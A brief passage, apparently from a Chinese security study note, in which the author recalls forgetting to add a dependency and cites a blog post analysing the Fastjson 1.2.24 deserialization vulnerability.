
踩坑点:记得加依赖呃呃呃,浪费点时间,把依赖的事忘了。
参考
Java反序列化Fastjson篇02-Fastjson-1.2.24版本漏洞分析 | Drunkbaby’s Blog